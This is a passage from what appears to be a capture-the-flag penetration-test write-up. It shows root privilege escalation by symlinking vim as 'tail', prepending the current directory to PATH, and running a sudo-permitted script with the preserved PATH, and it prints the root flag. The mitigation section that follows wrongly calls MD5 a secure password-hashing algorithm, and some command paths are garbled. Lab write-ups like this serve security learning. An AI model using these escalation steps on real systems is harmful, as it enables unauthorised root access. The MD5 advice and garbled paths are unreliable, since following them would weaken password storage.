


Figure 4.3.7: contents of check_syslog.sh

8. Since **“check_syslog.sh”** can be executed with root privileges, a symbolic link was used to point the tail command to the file **“/usr/bin/vim”**. This allows privileged execution of the text editor vim.

Command: ln -s /usr/bin/vim tail




Figure 4.3.8: Create symbolic link between vim and tail and then execute the check_syslog file .

9. The environment variable path needs to be updated to the current directory in order for this method to work.

Command: export PATH=$(pwd):$PATH

Command: sudo --preserve-env=PATH /usr/bin.check_syslog.sh

10. Executing **"check_syslog.sh"** with the updated environment variable opens the vim text editor with sudo privileges.

Figure 4.3.9: File is edited to execute using the bash shell

11. Entering the **bin/bash/** script provides the user root access to the target machine. From here, the root flag is can be accessed and read.

Figure 4.3.10: Contents of root_flag.txt

Flag: [root_flag_69426d9fda579afbffd9c2d47ca31d90]

5. MITIGATIONS

Information disclosure

All error messages should be generic and/or should be customised to not reveal any detailed information about the software or system.

The **"mercuryfacts/"** webpage should also be redesigned to prevent users being able to view traceback responses. Detailed error messages which reveal back-end code should also be removed.

SQLi

The SQLi vulnerability can be removed by implementing input validation and sanitisation techniques. All user input should be filtered to ensure that it does not contain any SQL code. Server-side validation and client-side input sanitisation should be implemented to provide an additional layer of protection. Additionally, the web server should be updated to use Django models rather than direct calls to the MYSQL database.

Plain text storage

The target machine's MYSQL database stores usernames and passwords in plaintext. Usernames and passwords should be hashed using a secure hashing algorithm such as MD5. Additionally, plaintext login credentials should not be stored in unencrypted files.